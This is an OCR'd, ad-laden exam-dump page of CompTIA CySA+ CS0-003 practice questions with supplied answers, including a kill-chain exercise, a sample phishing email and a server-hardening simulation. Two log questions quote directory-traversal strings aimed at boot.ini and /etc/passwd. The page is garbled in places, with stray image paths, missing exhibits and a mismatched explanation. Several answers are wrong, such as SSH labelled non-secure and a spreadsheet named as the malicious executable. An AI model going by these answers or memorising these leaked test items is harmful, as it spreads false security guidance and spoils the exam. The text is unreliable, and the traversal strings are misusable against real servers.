Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations

Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.

Affected asset: 172.30.0.152

Risk: Enhanced risk for unauthorized or malicious software installation

Reference: n/a

freecram.net

MEDIUM SEVERITY

Title:	Sensitive cookie in HTTPS session without "secure" attribute
Description:	The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset:	172.30.0.157
Risk:	Session sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 certificate
Description:	The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset:	172.30.0.153
Risk:	May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference:	CVE-2005-1234

freecram.net

Phishing Email:

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

Thank you.

IT HelpDesk


freecram.net




Kill chain item
Identify the following:
Honeypot
Email filtering
Backups
VPN
MAC filtering
MFA
Disk-level encryption
Network segmentation
Updated antivirus
Restricted local user permissions
Firewall file type filter
IP blocklist
Plain test email format
Firewall log
File integrity monitoring report
Malware domain list
Vulnerability scan report
Phishing email
Invoice.exe
resume2.docx
payroll.xlsx
resume1.docx


Firewall log
File integrity monitoring report
Malware domain list
Vulnerability scan report
Phishing email
Kill chain item
Identify the following:
81.161.63.103
171.25.193.25
185.220.101.194
10.1.1.238
192.168.2.1
81.161.63.253
171.25.193.20
1 Dec 2019 14:03:19
1 Dec 2019 13:59:25
30 Nov 2019 12:05:34
1 Dec 2019 14:03:55
1 Dec 2019 11:24:16
30 Nov 2019 12:25:13
1 Dec 2019 14:25:30

Answer:


Firewall log
File integrity monitoring report
Malware domain list
Vulnerability scan report
Phishing email
Kill chain item
Identify the following:
Phishing email
Malware install
Active links
Malware execution
Malicious website access
File encryption
Malware download
Honeypot
Email filtering
Backups
VPN
MAC filtering
MFA
Disk-level encryption
Network segmentation
Updated antivirus
Restricted local user permissions
Firewall file type filter
IP blocklist
Plain test email format
Malicious executable
Malicious IP address
Date/time malware entered organization
Select option




freecram.net

Kill Chain Item:
Phishing email - Email filtering
Active links - VPN
Malicious website access - IP blocklist
Malware download - Firewall file type filter
Malware install - Restricted local user permissions
Malware execution - Updated antivirus
File encryption - Backups
Identify the following:
Malicious executable - Payroll.xlsx
Malicious IP Address - 81.161.63.103
Date/time malware entered organization- 1 Dec 2019 14:03:19

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 287
A web developer reports the following error that appeared on a development server when testing a new application:



freecram.net

Which of the following tools can be used to identify the application's point of failure?
A. OpenVAS
B. Angry IP scanner
C. Immunity debugger
D. Burp Suite
Answer: (SHOW ANSWER)

NEW QUESTION: 288
While reviewing the web server logs a security analyst notices the following snippet
..\../..\../boot.ini
Which of the following is being attempted?
A. Directory traversal
B. Remote file inclusion
C. Cross-site scripting
D. Remote code execution
E. Enumeration of/etc/pasawd
Answer: (SHOW ANSWER)
The log entry ".....\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder. The log snippet ".....\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "../" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

NEW QUESTION: 289
A company is launching a new application in its internal network, where internal customers can communicate with the service desk. The security team needs to ensure the application will be able to handle unexpected strings with anomalous formats without crashing. Which of the following processes is the most applicable for testing the application to find how it would behave in such a situation?
A. Debugging
B. Fuzzing
C. Static analysis
D. Coding review
Answer: (SHOW ANSWER)

NEW QUESTION: 290

A security analyst must review a suspicious email to determine its legitimacy. Which of the following should be performed? (Choose two.)

Freecram.net

A. Examine the SPF, DKIM, and DMARC fields from the original email
B. Evaluate scoring fields, such as Spam Confidence Level and Bulk Complaint Level
C. Evaluate the HELO or EHLO string of the connecting email server
D. Examine the recipient address field
E. Review the headers from the forwarded email
F. Review the Content-Type header
Answer: (SHOW ANSWER)

NEW QUESTION: 291
A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?
A. Trends
B. Risk score
C. Mitigation
D. Prioritization
Answer: (SHOW ANSWER)
A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly.

NEW QUESTION: 292
An analyst receives the following summary report for vulnerabilities on multiple hosts:

Hostname	Description	High	Medium	Low
COMPTIA-DC01	Domain Controller	11	31	10
COMPTIA-WEB01	Public Web Server	2	1	19
COMPTIA-APP01	Internal Application server	31	7	14
COMPTIA-FS01	File Server	12	11	6

freecram.net

Which of the following servers should the analyst remediate first?
A. COMPTIA-WEB01
B. COMPTIA-APP01
C. COMPTIA-FS01
D. COMPTIA-DC01
Answer: (SHOW ANSWER)
The internal application server has the highest number of high-severity vulnerabilities. High- severity vulnerabilities present the greatest immediate risk because they are more likely to be exploited and can result in significant compromise of systems or data. Since this server has the largest concentration of critical issues, it should be prioritized for remediation.

NEW QUESTION: 293

When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has been running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

A. Changes to system environment variables

B. SMB network traffic related to the system process

C. Recent browser history of the primary user


D. Activities taken by PID 1024

Answer: (SHOW ANSWER)

The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.

NEW QUESTION: 294

A security analyst scans a host and generates the following output:



Which of the following best describes the output?

A. The host is unresponsive to the ICMP request.

B. The host is running a vulnerable mail server.

C. The host is allowing unsecured FTP connections.

D. The host is vulnerable to web-based exploits.

Answer: (SHOW ANSWER)

The output shows that port 80 is open and running an HTTP service, indicating that the host could potentially be vulnerable to web-based attacks. The other options are not relevant for this purpose: the host is responsive to the ICMP request, as shown by the "Host is up" message; the host is not running a mail server, as there is no SMTP or POP3 service detected; the host is not allowing unsecured FTP connections, as there is no FTP service detected.

NEW QUESTION: 295

A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A. Firewall logs

B. Indicators of compromise

C. Risk assessment

D. Access control lists

Answer: (SHOW ANSWER)

Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

NEW QUESTION: 296
A security analyst is developing a script to filter firewall vulnerabilities. The script will impact the integrity of data hosted on devices connected to networks. Which of the following is a CVSS v4.0 that the analyst can use to test a true positive for the script?
A. AV:L/AC:H/AT:N/PR:L/VI:H/VC:H/VA:H/SC:N/SI:N/SA:N
B. AV:N/AC:L/AT:N/PR:N/VI:N/VC:N/VA:N/SC:N/SI:H/SA:L
C. AV:P/AC:L/AT:N/PR:H/VI:L/VC:L/VA:L/SC:N/SI:N/SA:N
D. AV:A/AC:L/AT:N/PR:H/VI:N/VC:L/VA:L/SC:N/SI:N/SA:H
Answer: (SHOW ANSWER)
This CVSS v4.0 vector reflects a local attack (AV:L) requiring low privileges (PR:L) and has a high impact on integrity (VI:H) and high impact on confidentiality and availability (VC:H, VA:H). This matches the scenario where the script impacts data integrity on connected devices - indicating a valid true positive test case.

NEW QUESTION: 297
A security analyst wants to implement new monitoring controls in order to find abnormal account activity for traveling employees. Which of the following techniques would deliver the expected results?
A. Malicious command interpretation
B. Network monitoring
C. User behavior analysis
D. SSL inspection
Answer: (SHOW ANSWER)
User behavior analysis (UBA) is the most effective method for detecting abnormal account activity. UBA uses machine learning and behavioral analytics to identify patterns in how users interact with systems. If an employee suddenly logs in from an unusual location or accesses resources outside of their normal behavior, it raises an alert .

NEW QUESTION: 298
A company received a shipment of new network switches. Immediately after installing the switches, a security analyst notices suspicious traffic coming from one of the new switches.
Which of the following best describes the threat actor?
A. Insider threat
B. Supply chain
C. Nation-state
D. Organized crime
Answer: (SHOW ANSWER)
The suspicious traffic originating immediately from new, out-of-the-box switches indicates they were likely tampered with before delivery, a classic supply-chain compromise.

NEW QUESTION: 299
A leader on the vulnerability management team is trying to reduce the team's workload by automating some simple but time-consuming tasks. Which of the following activities should the team leader consider first?
A. Rendering an additional executive report
B. Assigning a custom recommendation for each finding
C. Analyzing false positives
D. Regularly checking agent communication with the central console
NEW QUESTION: 300
Answer: (SHOW ANSWER)

A security analyst is implementing a process to perform vulnerability management on an OT environment:
- Systems must remain on an isolated network.
- The process should focus on external threats.
- No additional software can be deployed on the systems.
- Transmitted packets cannot be modified or dropped.
- Additional processing delays are not tolerated.

Which of the following is the best way to securely meet the requirements?

A. Implement agentless sensors at the network edge.

B. Use reverse engineering to detect flaws on the in-scope systems.

C. Deploy an IPS In-line with the network traffic.

D. Check the compatibility of an EDR agent with the OSs used on the OT environment.

Answer: A (LEAVE A REPLY)

Agentless sensors placed at the network edge allow the analyst to observe traffic passively without installing software, modifying packets, or introducing latency. This approach fits OT requirements while enabling detection of external threats in an isolated network.

NEW QUESTION: 301

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnly flag to force communication by HTTPS

B. Block requests without an X-Frame-Options header

C. Configure an Access-Control-Allow-Origin header to authorized domains

D. Disable the cross-origin resource sharing header

Answer: (SHOW ANSWER)

Cross-Domain Misconfiguration suggests that there might be an issue related to how the web application handles cross-origin requests.

Configuring an Access-Control-Allow-Origin header allows the server to specify which domains are permitted to access its resources, thereby controlling access to resources from different origins.

By configuring the Access-Control-Allow-Origin header to authorize specific domains, the organization can mitigate the risk of unauthorized cross-origin access and prevent potential security vulnerabilities associated with cross-domain interactions..

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 302
A network security analyst for a large company noticed unusual network activity on a critical system. Which of the following tools should the analyst use to analyze network traffic to search for malicious activity?
A. WAF
B. Wireshark
C. EDR
D. Nmap
Answer: (SHOW ANSWER)
Wireshark is a network protocol analyzer that allows analysts to capture and inspect data packets traveling through a network. This makes it ideal for investigating unusual network activity, as it provides detailed insights into the nature and content of network traffic. In this case, Wireshark can help identify potentially malicious packets and understand the nature of the observed traffic.

NEW QUESTION: 303
A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?
A. SLA
B. MOU
C. NDA
D. Limitation of liability
Answer: (SHOW ANSWER)
SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

NEW QUESTION: 304
A help desk technician inadvertently sent the credentials of the company's CRM n clear text to an employee's personal email account. The technician then reset the employee's account using the appropriate process and the employee's corporate email, and notified the security team of the incident According to the incident response procedure, which of the following should the security team do NEXT?
A. Contact the CRM vendor.
B. Prepare an incident summary report.
C. Perform postmortem data correlation.
D. Update the incident response plan.
Answer: (SHOW ANSWER)
A post-mortem report is not mentioned in the NIST standard.
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

NEW QUESTION: 305
An analyst reviews the following web server log entries:
%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/passwd
No attacks or malicious attempts have been discovered. Which of the following most likely describes what took place?

A. A SQL injection query took place to gather information from a sensitive file.
B. A PHP injection was leveraged to ensure that the sensitive file could be accessed.
C. Base64 was used to prevent the IPS from detecting the fully encoded string.
D. Directory traversal was performed to obtain a sensitive file for further reconnaissance.
Answer: (SHOW ANSWER)
The log entry shows URL-encoded sequences (%2E%2E) representing "..", which is characteristic of a directory traversal attempt. This technique is used to access files such as /etc/passwd for reconnaissance. Even if unsuccessful, the pattern clearly indicates a traversal attempt.

NEW QUESTION: 306
A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?
A. Testing
B. Implementation
C. Validation
D. Rollback
Answer: (SHOW ANSWER)
The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

NEW QUESTION: 307
An analyst is examining events in multiple systems but is having difficulty correlating data points.
Which of the following is most likely the issue with the system?
A. Access rights
B. Network segmentation
C. Time synchronization
D. Invalid playbook
Answer: C (LEAVE A REPLY)
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points.

NEW QUESTION: 308
When starting an investigation, which of the following must be done first?
A. Notify law enforcement
B. Secure the scene
C. Seize all related evidence
D. Interview the witnesses
Answer: (SHOW ANSWER)
The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

NEW QUESTION: 309
Which of the following, BEST explains the function of TPM?
A. To implement encryption algorithms for hard drives
B. To improve management of the OS installation.
C. To ensure platform confidentiality by storing security measurements
D. To provide hardware-based security features using unique keys
Answer: (SHOW ANSWER)


NEW QUESTION: 310
Which of the following describes the reason Zero Trust should be followed on cloud-based architecture designs?
Freecram.net
A. It results in higher encryption entropy
B. It provides active monitoring for threat detection
C. It reduces the attack surface
D. It enforces separation of duties
Answer: (SHOW ANSWER)
Zero Trust reduces the attack surface by enforcing least-privilege access, continuous verification, and strict segmentation of resources. In cloud environments, this limits the ability of attackers to move laterally or gain broad access if a user account, device, or workload is compromised.

NEW QUESTION: 311
During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?
A. Header analysis
B. Packet capture
C. SSL inspection
D. Reverse engineering
Answer: (SHOW ANSWER)
Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts.

NEW QUESTION: 312
A company's legal and accounting teams have decided it would be more cost-effective to offload the risks of data storage to a third party. The IT management team has decided to implement a cloud model and has asked the security team for recommendations.
Which of the following will allow all data to be kept on the third-party network?
A. VDI
B. SaaS
C. CASB
D. FaaS
Answer: (SHOW ANSWER)
The questions isn't asking which cloud model is to be used. It's asking which of the following choices will ALLOW (give permission, authorization, unhindered access) to keep ALL DATA (could be PII or other sensitive data) on THIRD-PARTY NETWORK (Cloud Service Provider's Network). Assuming the IT Management team has chosen SaaS as their cloud model, this doesn't mention how the data will be monitored, secured and other requirements to ensure the company is within compliance. What if the cloud provider is located in a location that doesn't allow specific data to be stored in that location? With a

CASB deployed either locally or within the cloud the security team would be able to ensure policies are still enforced, monitor user activity, maintain logs, etc. This means if you are in the US and for reasons you have data that contains PII on a citizen from another country that doesn't allow the US to maintain or collect that data, the CASB would be able to prevent that data from being stored. Staying in compliance and providing proper threat management allows all data to be kept on a third part network.

NEW QUESTION: 313
SIMULATION
You are a penetration tester who is reviewing the system hardening guidelines for a company's distribution center. The company's hardening guidelines indicate the following:
- There must be one primary server or service per device.
- Only default ports should be used.
- Non-secure protocols should be disabled.
- The corporate Internet presence should be placed in a protected subnet.
INSTRUCTIONS
Using the tools available, discover devices on the corporate network and the services that are running on these devices.
You must determine:
- The IP address of each device.
- The primary server or service of each device.
- The protocols that should be disabled based on the hardening guidelines.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



IMAP/S 993
DNS 53
MYSQL 3306
IMAP 143
Telnet 23

DNS 53
IMAP 143
SMTP 25
NetBIOS 139
MYSQL 3306

DNS 53
IMAP/S 993
HTTP 80
MYSQL 3306
Telnet 23

Firewall

Internet

DMZ

You Are Here

Console

Name: **FarmerTed.Local**

Role:

Database
Mail Server
Switch
File Server
Web Server

IP Address:

Non-Compliant Service:

DNS 53
MYSQL 3306
NetBIOS 139
SMTP 25
RPC 135
SSH 22
FTP 21
HTTPS 443
HTTP 80
SMB/CIFS 445
IMAP/S 993
Telnet 23
IMAP 143

Name: **LunchTimeMike.Local**

Role:

Web Server
Mail Server
Database
File Server
Switch

IP Address:

Non-Compliant Service:

NetBIOS 139
MYSQL 3306
SMTP 25
IMAP/S 993
HTTPS 443
HTTP 80
Telnet 23
SMB/CIFS 445
FTP 21
SSH 22
IMAP 143
RPC 135
DNS 53

Answer:

For **CandyManCarl.Local**, based on the available options and following the guidelines:

- Choose **File Server** as the primary service
- IP address should be 192.168.1.1
- Disable the following non-secure protocols:
  - SSH (22) – Non-secure remote access protocol.
  - Telnet (23) – Non-secure terminal access protocol.
  - IMAP (143) – Non-secure mail protocol.
  - FTP (21) – Non-secure file transfer protocol.
  - NetBIOS (139) – Often linked with security vulnerabilities.

For **FarmerLaura.Local**, based on the available options and following the guidelines:

- Choose **Web Server** as the primary service
- IP address 192.168.1.2
- Disable the following non-secure protocols:
  - FTP (21) – Non-secure file transfer protocol.
  - SSH (22) – Non-secure remote access protocol (depending on the implementation).
  - Telnet (23) – Outdated and insecure protocol for remote access.
  - IMAP (143) – Non-secure mail access protocol.
  - SMTP (25) – Non-secure email transfer protocol (should use encrypted alternatives like SMTPS on port 465 or 587).
  - NetBIOS (139) – Non-secure protocol that may expose the system to vulnerabilities.
  - RPC (135) – Often linked to security risks, especially when exposed externally.
  - SMB/CIFS (445) – Non-secure protocol used for sharing files, which can be exploited if not properly secured.
  - MySQL (3306) – MySQL database port should be secured if exposed externally.

For **SandwichSara.Local**, based on the available options and following the guidelines:

- Choose **Web Server** as the primary service
- IP address 192.168.1.3
- Disable the following non-secure protocols:
  - FTP (21) – Non-secure file transfer protocol.
  - Telnet (23) – Outdated and insecure protocol for remote access.
  - NetBIOS (139) – Protocol often associated with security vulnerabilities.
  - SMB/CIFS (445) – Non-secure file-sharing protocol.
  - SSH (22) – Non-secure remote access protocol (depending on configuration).
  - IMAP (143) – Non-secure mail protocol.

- SMTP (25) – Should be replaced with encrypted alternatives.
- MySQL (3306) – If the database is exposed externally, it needs to be secured.
- RPC (135) – Often associated with vulnerabilities and should be disabled if unnecessary.

For **FarmerTed.Local**, based on the available options and following the guidelines:

- Choose **Database** as the primary service
- IP address 192.168.1.4
- Disable the following non-secure protocols:
  - FTP (21) – Non-secure file transfer protocol.
  - Telnet (23) – Outdated and insecure protocol for remote access.
  - SSH (22) – Non-secure remote access protocol (depending on configuration).
  - IMAP (143) – Non-secure mail protocol.
  - SMTP (25) – Non-secure mail transfer protocol.
  - NetBIOS (139) – Non-secure protocol vulnerable to attacks.
  - RPC (135) – Often associated with security vulnerabilities.
  - SMB/CIFS (445) – Non-secure file-sharing protocol.
  - MySQL (3306) – If exposed to the internet or non-secure networks, it needs to be secured.
  - DNS (53) – Should be carefully managed, as DNS exposure can lead to DNS-based attacks.

For **LunchTimeMike.Local** (located in the DMZ), based on the system hardening guidelines:

- Choose **Web Server** as the primary service, since it is likely part of the external corporate presence in the DMZ.
- Assign an IP address **192.168.2.1** (since it is located in the DMZ, it may be in a different subnet).
- The following non-compliant services should be disabled to ensure security in the DMZ:
  - FTP (21) – Non-secure file transfer protocol, should be disabled in a DMZ.
  - Telnet (23) – Outdated and insecure protocol for remote access.
  - NetBIOS (139) – Typically insecure and not needed in a DMZ environment.
  - SMB/CIFS (445) – File-sharing protocol that poses a security risk.
  - IMAP (143) – Non-secure email protocol.
  - SMTP (25) – Should be replaced with encrypted alternatives like SMTPS.
  - MySQL (3306) – If exposed externally, should be secured or replaced with a secure database access method.
  - RPC (135) – Often associated with security risks and should be avoided in a DMZ.

Since LunchTimeMike.Local is in the DMZ, it is important that only secure protocols and services are enabled, especially considering its role in handling internet-facing traffic.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)